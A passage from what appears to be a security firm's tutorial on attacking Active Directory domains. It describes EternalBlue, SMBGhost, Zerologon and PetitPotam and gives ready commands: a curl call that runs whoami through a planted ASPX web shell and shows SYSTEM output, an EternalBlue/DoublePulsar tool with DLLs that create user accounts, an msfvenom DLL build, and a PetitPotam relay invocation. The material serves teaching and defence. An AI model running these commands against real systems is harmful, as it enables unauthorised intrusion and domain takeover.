https://mail.evil.corp/owa/auth/evilcorp.aspx (+) Code: curl -ik https://mail.evil.corp/owa/auth/evilcorp.aspx
-d 'exec_code=Response.Write(new ActiveXObject("WScript.Shell").exec("cmd /c whoami").stdout.readall())' CMD:
whoami nt authority\system
```

EternalBlue

The EternalBlue vulnerability, also known as CVE-2017-0144, is a critical security flaw that affects the SMBv1 protocol implementation in various versions of Microsoft Windows operating systems. This vulnerability was famously exploited by the WannaCry ransomware attack in 2017. EternalBlue allows remote attackers to execute arbitrary code on vulnerable systems without authentication, potentially leading to complete compromise of the system and the underlying Active Directory domain.

- EternalBlue exploits a vulnerability in the SMBv1 protocol (specifically the Microsoft Server Message Block 1.0 file sharing protocol) used for file and printer sharing on Windows systems.
- Attackers can exploit this vulnerability by sending crafted SMB packets to vulnerable systems, enabling them to execute arbitrary code and propagate malware across networks.

SMBGhost

The SMBGhost vulnerability, also known as CVE-2020-0796, is a critical security flaw that affects the Server Message Block (SMB) protocol version 3.1.1 in Microsoft Windows 10 and Windows Server versions 1903 and 1909. Exploitation of this vulnerability could allow remote attackers to execute arbitrary code on vulnerable systems, potentially leading to complete compromise of the system and the underlying Active Directory domain.

- SMBGhost exploits a vulnerability in the way SMBv3 handles certain requests, specifically related to compression, leading to a buffer overflow condition.
- Attackers can exploit this vulnerability by sending crafted packets to vulnerable systems, allowing them to execute arbitrary code and gain unauthorized access.

```
java -jar EquationExploit-1.0-SNAPSHOT-jar-with-dependencies.jar
```

- Options:Select Exploit: Choose between EternalBlue and DoublePulsar. The order matters.
- Batch Exploitation: Perform exploitation on a list of target IP addresses provided in ip.txt.
- Specify Payload DLL Name: Inject a specified DLL into the target process. The DLL architecture should match the target system (x86 or x64). Some sample DLLs are provided in the dlls folder.
- Payload DLLs:x64reboot.dll and x86reboot.dll: Restart the computer immediately.
- x64createSysUser.dll and x86createSysUser.dll: Create a user account (requires administrator privileges).

```
msfvenom –platform Windows -p windows/x64/exec -f dll -o /tmp/exec.dll CMD=calc
```

Zerologon

The Zerologon vulnerability, tracked as CVE-2020-1472, is a critical security flaw affecting the Netlogon Remote Protocol (MS-NRPC) in Microsoft Windows Server Active Directory domains. Exploitation of this vulnerability can allow attackers to gain unauthorized access to domain controllers and potentially take control of the entire Active Directory domain. Zerologon was discovered by researchers from Secura BV and publicly disclosed in August 2020.

- Zerologon exploits a flaw in the cryptographic authentication mechanism used by the Netlogon protocol, allowing attackers to bypass authentication and establish a vulnerable Netlogon secure channel connection.
- Attackers can exploit this vulnerability to impersonate a domain controller and perform unauthorized actions, such as changing passwords of domain accounts, creating new accounts with domain admin privileges, and accessing sensitive data stored in Active Directory.

https://github.com/risksense/zerologon

```
python3 reinstall_original_pw.py DC_NETBIOS_NAME DC_IP_ADDR ORIG_NT_HASH
```

PetitPotam

The PetitPotam vulnerability is a critical security flaw that affects the Microsoft Windows operating system's NTLM (NT LAN Manager) authentication protocol. This vulnerability, tracked as CVE-2021-36942, can allow attackers to perform a relay attack and compromise the authentication process, potentially leading to unauthorized access to sensitive resources within the Active Directory domain.

- PetitPotam exploits the Windows operating system's reliance on the NTLM authentication protocol for various security operations, such as authenticating users and computers in an Active Directory environment.
- Attackers can exploit this vulnerability by sending specially crafted RPC (Remote Procedure Call) requests to a domain controller, tricking it into initiating an authentication process with a remote attacker-controlled server.
- Once the authentication process is initiated, the attacker can capture the NTLM authentication response and use it to perform a relay attack, potentially gaining unauthorized access to domain resources.

https://github.com/ly4k/PetitPotam

```
python3 petitpotam.py -debug '172.16.19.100' '\\172.16.19.1\share\foo'
```

Conclusion

In conclusion, the exploration of credentialess and username-based attacks targeting Active Directory domains underscores the critical importance of robust cybersecurity measures and proactive defense strategies. Adversaries employ a myriad of sophisticated techniques, ranging from reconnaissance to vulnerability exploitation, in their quest to compromise domain security. Through reconnaissance, attackers gather intelligence and identify potential vulnerabilities, while techniques such as SMB enumeration and ASREQRoasting facilitate the enumeration of valid usernames. Man-in-the-middle attacks pose significant threats by intercepting and manipulating network traffic, leading to credential theft and unauthorized access. Additionally, authentication relay attacks, ASREPRoasting, and brute-force attacks exploit weaknesses in authentication mechanisms and passwords, further compromising domain integrity. Furthermore, the presence of critical vulnerabilities like Proxyshell, Proxylogon, and Eternalblue underscores the importance of timely patching and mitigation efforts to prevent potential exploits and safeguard domain infrastructure. By understanding these attack vectors and implementing comprehensive security measures, organizations can enhance their resilience against malicious actors and mitigate the risk of unauthorized access and data breaches within Active Directory environments.

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

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To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.